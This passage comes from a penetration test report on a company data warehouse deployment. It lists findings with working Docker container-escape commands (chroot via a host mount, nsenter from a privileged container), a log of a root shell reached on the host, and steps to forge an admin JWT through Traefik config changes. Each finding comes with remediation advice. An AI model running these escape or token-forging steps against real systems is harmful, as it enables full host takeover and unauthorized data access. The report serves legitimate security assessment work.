    image: "${DOCKER_REGISTRY_REF}dwh/dwhpy/app:${DOCKER_IMAGE_VERSION}"
    volumes:
    - "./docker-compose.yml:/app/docker-compose.yml"
    - "./.env:/app/.env"
    - "/var/run/docker.sock:/var/run/docker.sock"
```

While the mount in the `traefik` container is read-only (`ro`), which somewhat limits the risk, the mount in the `dwhapp` container has no such restriction, allowing full read-write access to the Docker socket. This is particularly concerning as it provides a direct path for container escape.

We verified the vulnerability by successfully executing container escape techniques from within the `dwhapp` container. We were able to gain root access to the host system using multiple methods:

1. **Host File system Access Method**: By mounting the host's root file system inside a new container and using `chroot`:

   ```
   docker run -it -v /:/host/ ubuntu:18.04 chroot /host/ bash
   ```

This command creates a new container that mounts the entire host file system at `/host/` and then uses `chroot` to set the root directory to the host's file system, effectively escaping the container.

2. **Privileged Container Method**: By creating a privileged container and using `nsenter` to access the host's namespaces:

```
docker run -it --rm --pid=host --privileged ubuntu bash
nsenter --target 1 --mount --uts --ipc --net --pid -- bash
```

Explanation of the command:

- `--mount`: Enter the mount namespace.
- `--uts`: Enter the UTS (Unix Time-sharing System) namespace.
- `--ipc`: Enter the IPC (Inter-Process Communication) namespace.
- `--net`: Enter the network namespace.
- `--pid`: Enter the PID namespace.

This approach creates a privileged container with access to the host's process namespace, then uses `nsenter` to enter the namespaces of the host's init process (PID 1), providing full access to the host.

3. **Capability-based Method**: By creating a container with specific capabilities and namespace access:

```
docker run -it -v /:/host/ --cap-add=ALL --security-opt apparmor=unconfined --
security-opt seccomp=unconfined --security-opt label:disable --pid=host --
userns=host --uts=host --cgroupns=host ubuntu chroot /host/ bash
```

Explanation of the command:

- `--cap-add=ALL`: Adds all kernel capabilities to the container, effectively giving it root-like privileges.
- `--security-opt apparmor=unconfined`: Disables AppArmor, a Linux kernel security module, for the container. This allows the container to bypass AppArmor's restrictions.
- `--security-opt seccomp=unconfined`: Disables seccomp, a Linux kernel security feature, for the container. This allows the container to execute system calls without restriction.
- `--security-opt label:disable`: Disables SELinux (Security-Enhanced Linux) labeling for the container. This allows the container to access resources without SELinux restrictions.
- `--pid=host`: Tells Docker to use the host's PID namespace, which allows the container to see and interact with the host's processes.
- `--userns=host`: Tells Docker to use the host's user namespace, which allows the container to access and manipulate the host's user accounts and permissions.
- `--uts=host`: Tells Docker to use the host's UTS (Unix Time-sharing System) namespace, which allows the container to access and manipulate the host's hostname and domainname.

- `--cgroupns=host`: Tells Docker to use the host's cgroup namespace, which allows the container to access and manipulate the host's cgroup settings.

This method grants the container extensive capabilities and namespace access, effectively bypassing container isolation without requiring the `--privileged` flag.

All three methods resulted in successful container escape, giving us root access to the host system. This represents a complete breakdown of the container security model and poses a severe risk to the entire infrastructure.

```
core@[redacted]dwh-dev ~ $ id
uid=500(core) gid=500(core) groups=500(core),10(wheel),233(docker),248(systemd-journal),250(portage) context=system_u:system_r:kernel_t:s0
core@[redacted]dwh-dev ~ $  docker container ls --all --quiet --filter "name=dwh-dwhapp-1"
c3f335d2cd24
core@[redacted]dwh-dev ~ $ docker exec -it c3f335d2cd24 /bin/bash
root@dwh:/app/dwh# docker run -it --rm --pid=host --privileged ubuntu bash
root@875131f22cb3:/# nsenter --target 1 --mount --uts --ipc --net --pid -- bash
[redacted]dwh-dev / # id
uid=0(root) gid=0(root) groups=0(root) context=system_u:system_r:kernel_t:s0
```

Figure 6 - From a root shell in the Docker container, the attack leads to a root shell on the host system.

## Impact

- **Confidentiality**
  - **Access to Sensitive Data**: An attacker who escapes the container can access all files and data on the host system, including configuration files, credentials, certificates, and sensitive application data stored outside of containers.
  - **Access to Other Containers**: The attacker can inspect and access data in all other containers running on the host, potentially compromising multiple services and applications simultaneously.
- **Integrity**
  - **Container Escape**: The mounted Docker socket provides a direct path for container escape, allowing an attacker to break out of the container isolation and gain access to the host system.
  - **Privilege Escalation**: Once on the host, the attacker can execute commands with root privileges, modify system files, install persistent backdoors, and make unauthorized changes to the system configuration.
  - **Malicious Container Deployment**: The attacker can deploy new containers with arbitrary configurations, potentially using them to maintain persistence or further compromise the system.
- **Availability**
  - **Service Disruption**: With access to the Docker API, an attacker can stop, remove, or modify existing containers, causing service outages and disrupting business operations.
  - **Resource Exhaustion**: The attacker could deploy resource-intensive containers to consume system resources, potentially causing denial of service conditions.

- **Further impacts**
  - **Infrastructure Compromise**: In a containerized environment, compromising the host can lead to the compromise of all services running on that host, potentially affecting the entire infrastructure.
  - **Lateral Movement**: Once the host is compromised, an attacker could use it as a stepping stone to move laterally within the network and compromise additional systems.

## Recommendations

- **Remove Docker Socket Mounts**: The most effective solution is to completely remove the Docker socket mount from all containers. This eliminates the risk of container escape through this vector.

```
# Remove these lines from docker-compose.yml
volumes:
  - "/var/run/docker.sock:/var/run/docker.sock"
```

- **Implement Alternative Solutions**: If Traefik needs to discover services, consider these alternatives:
  - **File-based Configuration**: Configure Traefik using static configuration files instead of relying on Docker API for service discovery.
  - **API-based Configuration**: Use Traefik's API to dynamically update its configuration without requiring direct access to the Docker socket.
  - **Docker Socket Proxy**: If the Docker socket must be accessed, use a secure proxy container (like `tecnativa/docker-socket-proxy`[7]) that restricts which Docker API endpoints can be accessed.
- **Apply Least Privilege Principle**: If the Docker socket must be mounted (which is strongly discouraged):
  - Always mount it as read-only (`ro`) to prevent write operations
  - Use a Docker socket proxy to restrict API access
  - Implement fine-grained access controls to limit what operations can be performed
- **Container Hardening**: Implement additional security measures for containers:
  - Run containers with minimal capabilities
  - Use seccomp profiles to restrict system calls
  - Implement AppArmor or SELinux profiles to further constrain container processes
  - Use user namespaces to map the root user in the container to a non-privileged user on the host

## Further information


- *Docker Security Best Practices*

7. https://github.com/Tecnativa/docker-socket-proxy

- *CIS Docker Benchmark v.1.6.0*
- *CWE-250: Execution with Unnecessary Privileges*
- *OWASP Docker Security Cheat Sheet*

# 24-4:5 - Gunicorn Application Server Runs as Root Process

The Gunicorn application server that hosts the DWH application is running with root privileges, violating the principle of least privilege. Any code executed through the application will inherit these excessive privileges, potentially leading to complete system compromise.

| | |
|---|---|
| **RISK** |  Medium |
| **CVSS** | 7.1 (High)<br>`CVSS:4.0/AV:L/AC:L/AT:P/PR:H/UI:N/VC:H/VI:H/VA:H/SC:N/SI:N/SA:N` |
| **TARGET** | DWH Application Server |

## Prerequisites

- The attacker must be able to execute code in the context of the Gunicorn application server, for example through a Remote Code Execution on the web app.

## Description

During our security assessment of the DWH environment, we discovered that the Gunicorn application server is running with root privileges. This represents a significant security misconfiguration that violates the fundamental principle of least privilege.

We identified this issue by examining the process list on the system, which revealed that the Gunicorn master and worker processes were running as the root user:

```
ps -aux | grep gunicorn
```

```
core@[redacted]dwh-dev ~ $ ps -aux | grep gunicorn
root       61128  0.0  0.1  24140 20028 ?        Ss   May27   0:08 /usr/local/bin/python /usr/local/bin/gunicorn dwh.app:server -b :6151
root       61165  0.0  1.2 465176 200056 ?       Sl   May27   0:17 /usr/local/bin/python /usr/local/bin/gunicorn dwh.app:server -b :6151
core       65542  0.0  0.0   3084  1724 pts/1    S+   13:30   0:00 grep --colour=auto gunicorn
core@[redacted]dwh-dev ~ $ docker container ls --all --quiet --filter "name=dwh-dwhapp-1"
c3f335d2cd24
core@[redacted]dwh-dev ~ $ docker top c3f335d2cd24
UID                 PID                 PPID                C                   STIME               TTY                 TIME
    CMD
root                61128               61108               0                   May27               ?                   00:00:08
    /usr/local/bin/python /usr/local/bin/gunicorn dwh.app:server -b :6151
root                61165               61128               0                   May27               ?                   00:00:17
    /usr/local/bin/python /usr/local/bin/gunicorn dwh.app:server -b :6151
```

Figure 7 - Gunicorn running with root privileges.

Further investigation revealed that the Gunicorn server is being started without specifying a non-root user in the Dockerfile (see 24-4:3), which means that the Gunicorn process inherits these root privileges by default.

Running Gunicorn as root means that any code executed by the application server, including potentially malicious code injected through vulnerabilities such as the identified Remote Code Execution in ETL (see 24-4:1), will have full root privileges on the system. This significantly increases the potential impact of application vulnerabilities.

## Impact

- **Confidentiality**:
  - **Sensitive Data Exposure**: Running as root grants the application server and any code it executes unrestricted access to all files and data on the system, including configuration files, credentials, certificates, and other sensitive information that would normally be protected by file permissions.
- **Integrity**:
  - **Unrestricted System Modification**: Root privileges allow for modification of any file on the system, including system binaries, libraries, configuration files, and application code. This could be used to install backdoors, modify application behavior, or tamper with logging and auditing mechanisms.
  - **Persistence Mechanisms**: An attacker who gains code execution in the context of a root process can establish multiple persistence mechanisms that would be difficult to detect and remove, such as kernel modules, system services, or modified system binaries.
- **Availability**:
  - **Critical Service Disruption**: With root privileges, an attacker could stop critical services, modify system configurations to cause failures, or delete essential system files, resulting in system instability or complete failure.
  - **Resource Exhaustion**: Root access allows for manipulation of system resource limits and priorities, potentially causing denial of service conditions that affect the entire system.

- **Further impacts**
  - **Lateral Movement Enablement**: Once an attacker has root access within the container, they have options for container escape and attempting lateral movement to other systems, potentially leading to a broader compromise of the infrastructure.

## Recommendations

- **Run as a Non-Root User**: Modify the dwh-app Dockerfile to create and use a non-root user for running the gunicorn application server:

```
[...]

COPY config ./config/
COPY dwh ./dwh/
COPY scripts ./scripts/

# Create a dedicated non-root user and group
RUN groupadd -r dwhuser -g 10001 && \
    useradd -r -g dwhuser -u 10001 -d /app -s /sbin/nologin -c
"DWH Application User" dwhuser

# Set appropriate permissions
RUN chown -R dwhuser:dwhuser /app
WORKDIR /app/dwh

# Switch to the non-root user
USER dwhuser

# Specify the command to run the gunicorn application server in the context of
dwhuser
CMD exec gunicorn dwh.app:server -b :6151
```


- **Least Privilege Principle**: Ensure the non-root user has the minimum necessary permissions to run the application. Avoid granting unnecessary capabilities. This significantly reduces the risk of privilege escalation and limits the potential impact of a security breach.

## Further information

- *OWASP Security Misconfiguration*
- *CWE-250: Execution with Unnecessary Privileges*
- *Principle of Least Privilege*

# 24-4:6 - Insecure Authorization from JWT

The DWH application implements JWT-based authentication with critical security flaws: it does not verify JWT signatures and includes an insecure fallback mechanism that can grant administrative privileges. These vulnerabilities allow an attacker with access to the infrastructure to manipulate authorization tokens or bypass authentication entirely, potentially gaining unauthorized administrative access to sensitive business data.

| | |
|---|---|
| **RISK** |  Medium |
| **CVSS** | 5.6 (Medium)<br>`CVSS:4.0/AV:L/AC:L/AT:P/PR:H/UI:N/VC:H/VI:L/VA:N/SC:N/SI:N/SA:N` |
| **TARGET** | DWH Backend |

## Prerequisites

- The attacker must have access to the host server or the ability to modify the Traefik proxy configuration.


## Description

During our security assessment of the DWH application, we identified critical flaws in the JWT-based authentication implementation that could allow privilege escalation and unauthorized access to sensitive data.

The DWH application uses OAuth2 via Microsoft for authentication:

1. Every unauthenticated request is redirected to a quay OAuth proxy server via the installed traefik proxy.
2. The oauth proxy handles the login procedure and creates both an oauth2_proxy Cookie and a JWT.
3. The traefik proxy then updates the request with the JWT and sends it to the DWH application. It includes authorization information from the Example AD/Entra ID.
4. The DWH application extracts this authorization information and uses it for authorization.

The following sequence diagram shows this process in detail:




The following source snippet contains the `extract_user_from_request` function in the `dwh/frontend/auth/auth.py` script.

It contains several issues which we added as comments and highlighted.

```
def extract_user_from_request():
    bearer_token = request.headers.get("Authorization")
    if bearer_token:
        jwt_token = bearer_token[7:]
        decoded_jwt_token = jwt.decode(jwt_token, options={"verify_signature": Fal
se})
        __logger.debug("JWT Token: %s", decoded_jwt_token)
        name = decoded_jwt_token.get("name", "")
        email = decoded_jwt_token.get("email", "")
        roles = get_roles_from_jwt(decoded_jwt_token)
        id = get_mitarbeiter_id_from_email(email)
    else:
        name = "Developer"
        email = "me@example.com"
        id = 1628
        if config.env == "production":
            roles = []
        elif config.env.endswith("admin"):
            roles = ["Admins"]
        else:
            roles = ["Public"]

    return User(name, email, roles, id)
```

The code contains several security issues:

1. The JWT signature is not verified (`verify_signature: False`), which enables an attacker to modify the JWT in any way, including adding administrative roles.
2. If the Authorization header is removed from the request, the fallback mechanism can grant administrative privileges in certain environments.
3. Sensitive information like the decoded JWT is logged, which could expose user details and tokens.

From the snippet follows, that removing the token from the request to the DWH application or changing the header key creates a fallback user which has admin rights in the worst case. Additionally, it is possible to change the JWT to contain the Admin role, because the JWT signature is not verified.

Both issues can be exploited by manipulating the Traefik configuration file at `docker/traefik/config/dynamic.yml`.

**Method 1: Removing the JWT by changing the header key:**

```
oauth-auth-redirect:
  forwardAuth:
    address: http://oauth:{{env "OAUTH_PROXY_PORT"}}
    trustForwardHeader: true
    authResponseHeaders:
      - Authorization123  # Set to any name other than Authorization
```

This makes the user become "Developer" with potentially administrative privileges depending on the environment configuration.


Figure 8 - User `Developer` in the web interface, as shown by the greeting in the top right corner.

**Method 2: Manipulating the JWT:**

1. Get the JWT from the oauth proxy] via a GET request.

```
GET / HTTP/1.1
Host: oauth.example.com
Cookie: _oauth2_proxy=djIu..
Upgrade-Insecure-Requests: 1
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
```

```
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
```

```
HTTP/2 202 Accepted
Authorization: Bearer eyJ0..
Content-Type: text/plain; charset=utf-8
Date: Thu, 23 May 2024 09:07:48 GMT
Gap-Auth: example@example.com
Strict-Transport-Security: max-age=315360000; includeSubDomains; preload
Content-Length: 13

Authenticated
```

2. Decode the non-signature part of the JWT and change the current role to `"dwh_roles":"Admins"`.
3. Change the traefik configuration in the `dynamic.yml` to include the manipulated JWT instead:

```
[...]
    dwhapp-route:
      rule: "Host(`{{env "DWH_URL"}}`)"
      tls:
        certResolver: {{env "CERT_RESOLVER"}}
      middlewares:
        - oauth-auth-redirect
        - custom-auth-header  # Add the new middleware to dwhapp-route
      service: dwhapp-service
      entryPoints:
        - websecure
[...]
    oauth-auth-redirect:
      forwardAuth:
        address: http://oauth:{{env "OAUTH_PROXY_PORT"}}
        trustForwardHeader: true
        authResponseHeaders:
          - Authorization123  # Set to any name other than Authorization
    custom-auth-header:
      headers:
        customRequestHeaders:
          Authorization: "Bearer eyJ0eXAiOi..." # Manipulated Token with Admins
role
[...]
```

For both methods to work, the Traefik container needs to be restarted after changing the configuration:

```
$ docker compose up -d --no-deps --force-recreate --build proxy
```

## Impact

- **Confidentiality**
  - **Data Breach**: Gaining unauthorized admin rights in the application allows an attacker to view very sensitive information. This might lead to financial damage or reputation loss if business figures are published.
  - **Unauthorized Access**: The data also includes information about every employee at Example. It could be abused for doxing, phishing, or enticement.
- **Integrity**
  - **Unauthorized Data Modification**: With admin privileges, an attacker could potentially modify data in the system, affecting the integrity of business information.

## Recommendations

- **Verify JWT Signatures**: Modify the authentication code to properly verify JWT signatures. This is crucial to prevent token manipulation:

```
# Use a proper secret key or public key for verification
decoded_jwt_token = jwt.decode(jwt_token, secret_key, algorithms=["HS256"])
```


- **Remove Insecure Fallback**: Remove or secure the fallback mechanism that creates a default user when the Authorization header is missing. Instead, return an authentication error or redirect to the login page.
- **Implement Proper Error Handling**: Add proper error handling for JWT decoding and validation failures, ensuring that authentication errors do not result in unintended access.
- **Secure Logging Practices**: Remove sensitive information like decoded JWTs from logs to prevent exposure of user details and tokens.
- **User Rights Management**: Implement proper access controls to prevent unauthorized modification of configuration files or containers on the server.

## Further information

- *OWASP JWT Security Cheat Sheet*
- *CWE-347: Improper Verification of Cryptographic Signature*

# 24-4:7 - Pages in Admin Section Accessible for Non-Admin Users

Pages located in the admin section of the application are accessible to non-admin users, allowing users with standard privileges to view pages intended only for administrators.

| | |
|---|---|
| **RISK** |  Medium |
| **CVSS** | 5.3 (Medium)<br>`CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:L/VI:N/VA:N/SC:N/SI:N/SA:N` |
| **TARGET** | DWH Frontend |

## Prerequisites

- The attacker must be authorized to access the DWH application.

## Description

During our security assessment, we discovered that several pages located in the admin section of the application are accessible to users with standard privileges. This represents a broken access control vulnerability where authorization checks are either missing or improperly implemented at the page level.

We discovered that the following administrative pages are directly accessible to authenticated non-administrative users by simply navigating to their URLs:

- https://example.com/upload
- https://example.com/download
- https://example.com/etl
- https://example.com/data_validation
- https://example.com/weblog

To verify this vulnerability, we performed the following test procedure:

1. Authenticated to the application using standard user credentials (non-administrative)

2. Attempted to access each administrative URL directly by entering it in the browser address bar
3. Observed that the application rendered the administrative pages instead of enforcing access controls or redirecting to an error page

While most of these pages display limited functionality when accessed by non-administrative users, two pages provide partial functionality:

1. **Download Page**: The page loads successfully and displays a Channel dropdown menu with selectable options. While actual file downloading functionality appears to be restricted, the page exposes the available download channels and interface to non-administrative users.
2.





Figure 9 - File Download selection in the Channel Dropdown.

2. **Weblog Page**: This page fully functions for non-administrative users, displaying access statistics for all application pages. This potentially exposes sensitive usage patterns and popularity metrics that should be restricted to administrators.

## Impact

- **Confidentiality**
  - **Unauthorized Access**: Allowing non-admin users to access pages within the admin section can lead to unauthorized access to information and functionalities, that should be restricted.
  - **Access Control Bypass**: The presence of such a misconfiguration suggests that there may be other access control issues within the application, potentially allowing further unauthorized access to sensitive areas.

- **Information Disclosure**: Even limited access to admin pages can reveal information about the system's structure, naming conventions, and functionality that could be useful for attackers.

## Recommendations


- **Implement Consistent Access Control**: Ensure that all pages and functionalities within the admin section are properly restricted to admin users only.
- **Implement Role-Based Access Control (RBAC)**: Implement a RBAC system that clearly defines which roles have access to which resources.

## Further information

- *OWASP Top 10: A01:2021 – Broken Access Control*
- *CWE-284: Improper Access Control*
- *OWASP Authorization Cheat Sheet*

## 24-4:8 - Passwordless Sudo

The default user account "core" on the DWH host system is configured with passwordless sudo privileges, allowing any user with SSH access to the account to execute commands with root privileges without additional authentication.

| | |
|---|---|
| **RISK** |  Medium |
| **CVSS** | 7.5 (High)<br>`CVSS:4.0/AV:A/AC:L/AT:P/PR:L/UI:N/VC:H/VI:H/VA:H/SC:N/SI:N/SA:N` |
| **TARGET** | DWH VM |

## Prerequisites

- The attacker must have access to the company's internal network and possess valid SSH credentials for the 'core' user account.

## Description

During our security assessment of the DWH host system, we discovered a critical security misconfiguration in the sudo privileges assigned to the default user account.

The "core" user, which is the primary account used for SSH access to the system, has been configured to execute any command with root privileges without requiring password authentication.

We identified this vulnerability by executing `sudo -l`, which reveals the following configuration:

```
core@[redacted]dwh-dev ~ $ sudo -l
Matching Defaults entries for core on [redacted]dwh-dev:
    env_keep+=LESSCHARSET

User core may run the following commands on [redacted]dwh-dev:
    (ALL) ALL
    (ALL) NOPASSWD: ALL
```

Figure 10 - sudo configuration on the host machine. The user 'core' can use `sudo` without providing a password.

The directive `(ALL) NOPASSWD: ALL` explicitly grants the 'core' user permission to run any command as any user (including root) without password authentication.

This configuration deviates from security best practices, which recommend that privileged access should always require explicit authentication, even for users who already have system access. The absence of this additional authentication barrier means that if an attacker obtains SSH access to the "core" account through SSH key compromise, they immediately gain full root access to the system without any additional obstacles.

## Impact

- **Confidentiality**
  - **Unrestricted Data Access**: An attacker with access to the "core" account can use sudo to access all files and data on the system without additional authentication, including sensitive configuration files, credentials stored in configuration files, logs, and application data.
  - **Credential Theft**: With root access, an attacker can extract credentials from protected files and memory, potentially gaining access to connected systems and services.
- **Integrity**
  - **Unimpeded Privilege Escalation**: The absence of password authentication for sudo eliminates a critical security control that would otherwise prevent or delay privilege escalation. Any compromise of the "core" account immediately results in full system compromise.
  - **System Modification**: With unrestricted root access, an attacker can modify system files, install persistent backdoors, alter kernel parameters, modify the boot process, and make other unauthorized changes that could be difficult to detect.
  - **Malware Installation**: The attacker can install rootkits and other sophisticated malware that operates at the system level, potentially evading detection by security tools.
- **Availability**
  - **Service Disruption**: With root privileges, an attacker can stop critical services, modify system configurations to cause failures, or delete essential system files, resulting in system instability or complete failure.
  - **Resource Manipulation**: The attacker can manipulate system resources, potentially causing performance degradation or denial of service conditions.
- **Further impacts**
  - **Audit Trail Circumvention**: Without the requirement to authenticate for sudo, there is no clear delineation in logs between regular user actions and privileged actions. This makes it difficult to establish accountability and complicates forensic investigations.
  - **Lateral Movement Facilitation**: Root access to the host system provides numerous opportunities for lateral movement to other systems in the network, potentially leading to a broader compromise of the infrastructure.

## Recommendations

- **Enforce Password Authentication for Sudo**: Modify the sudoers file to require password authentication for all users, including the 'core' user and members of the 'sudo' group. This can be done by removing the `NOPASSWD:` directive from the relevant lines in the `/etc/sudoers` file:

```
# Modified configuration
core ALL=(ALL) ALL
%sudo ALL=(ALL) ALL
```

- **Establish Individual User Accounts**: Replace the shared `core` account with individual user accounts for each administrator. This improves accountability and allows for more granular access control based on job responsibilities.
- **Implement Sudo Command Restrictions**: Instead of granting blanket access to all commands, restrict sudo privileges to only the specific commands that are necessary for operational purposes. Use command aliases in the sudoers file to group related commands:

```
# Example of restricted sudo access
Cmnd_Alias SYSTEM_COMMANDS = /bin/systemctl, /usr/bin/journalctl
Cmnd_Alias NETWORK_COMMANDS = /sbin/ip, /usr/bin/netstat

core ALL=(ALL) SYSTEM_COMMANDS, NETWORK_COMMANDS
```

- **Implement Comprehensive Logging**: Configure sudo to log all command executions with detailed information, including the user, command, arguments, and timestamp. Enable TTY logging to capture the entire sudo session:


```
# Add to /etc/sudoers
Defaults log_output
Defaults log_input
Defaults logfile=/var/log/sudo.log
```

## Further information

- *Flatcar Linux Hardening Guide*
- *CWE-250: Execution with Unnecessary Privileges*
- *Secure Linux With the Sudoers File*

# 24-4:9 - Secrets in Environment File

Sensitive credentials and secrets are stored in plaintext within environment files at `/home/core/dwh/.env`. These files have world-readable permissions, allowing any user with access to the system to view these sensitive authentication information.

| | |
|---|---|
| **RISK** |  Medium |
| **CVSS** | 1.8 (Low)<br>`CVSS:4.0/AV:L/AC:L/AT:P/PR:H/UI:N/VC:L/VI:L/VA:L/SC:N/SI:N/SA:N` |
| **TARGET** | DWH VM |

## Prerequisites

- The attacker must have access to Example Corp.'s internal network and be able to log into the DWH machine with valid credentials.

## Description

During our security assessment of the DWH environment, we discovered that sensitive credentials and secrets are being stored in plaintext within environment files on the hosts `dwh-dev.example.com`, `dwh-qa.example.com`, and `dwh.example.com`. These files are located at `/home/core/dwh/.env`.

We examined the file permissions and content of these environment files and found several security issues:

. **World-Readable Permissions**: The `.env` files have permissions set to `644` (`-rw-r--r--`), making them readable by any user on the system:

```
dwh-dev /home/core # ls -la. ./dwh/.env
-rw-r--r--. 1 core core 2266 Jun 6 16:22 ./dwh/.env
```

. **Plaintext Secrets**: The files contain various sensitive credentials and secrets in plaintext, including:

- Database connection strings with usernames and passwords
- OAuth client IDs and secrets
- SMTP server credentials for email functionality
- API keys and tokens for external services
- Internal service account credentials

Here is a sanitized excerpt from one of the `.env` files:

```
LIQUIBASE_USERNAME=SA
LIQUIBASE_PASSWORD=<redacted>
LIQUIBASE_URL=jdbc:sqlserver://<redact-
ed>;database-
Name=DWH;integratedSecurity=false;encrypt=false;trustServerCertificate=true;

LIQUIBASE_MASTER_USERNAME=SA
LIQUIBASE_MASTER_PASSWORD=<redacted>
LIQUIBASE_MASTER_URL=jdbc:sqlserver://<redact-
ed>;database-
Name=master;integratedSecurity=false;encrypt=false;trustServerCertificate=true;

LIQUIBASE_FIBUSERVER_HOST=<redacted>
LIQUIBASE_FIBUSERVER_UID=<redacted>
LIQUIBASE_FIBUSERVER_PASSWORD=<redacted>
LIQUIBASE_DBLOGIN_PASSWORD_INITIAL=<redacted>
LIQUIBASE_DBLOGIN_PASSWORD=<redacted>
LIQUIBASE_DBLOGIN_READER_PASSWORD=<redacted>

AZURE_TENANT_ID=<redacted>
PROVIDERS_OIDC_CLIENT_ID=<redacted>
PROVIDERS_OIDC_CLIENT_SECRET=<redacted>

COOKIE_SECRET=<redacted>

SMTP_HOST=<redacted>
SMTP_PORT=<redacted>
SMTP_USERNAME=<redacted>
SMTP_PASSWORD=<redacted>
SMTP_OAUTH2_CLIENT_ID=<redacted>
SMTP_OAUTH2_CLIENT_SECRET=<redacted>
```

The credentials in these files provide access to multiple critical systems, including a mail server and databases containing sensitive data (see 24-4:11).

## Impact

- **Confidentiality**
  - **Data Breach**: Compromised secrets can result in data breaches, where sensitive information is accessed, modified, or exfiltrated. This can have severe legal and financial repercussions.
- **Integrity**
  - **Unauthorized Data Modification**: With access to database credentials, an attacker could potentially modify data in the connected databases, compromising the integrity of the information stored in the DWH and connected systems.
  - **Unauthorized Access**: If an attacker gains access to the environment file, they can easily retrieve sensitive secrets. This could lead to unauthorized access to databases, APIs, and other critical services.
- **Availability**
  - **Service Disruption**: Credentials with administrative access could be used to disrupt services, either deliberately or as a side effect of other malicious activities.
- **Further Impacts**
  - **Lateral movement**: Attackers with access to plaintext secrets can leverage them to move laterally within the network, compromising additional systems and services.
  - **Email phishing attacks**: The compromised SMTP secrets can be used to create phishing emails that appear to be from a trustworthy internal sender, potentially leading to further security incidents.

## Recommendations

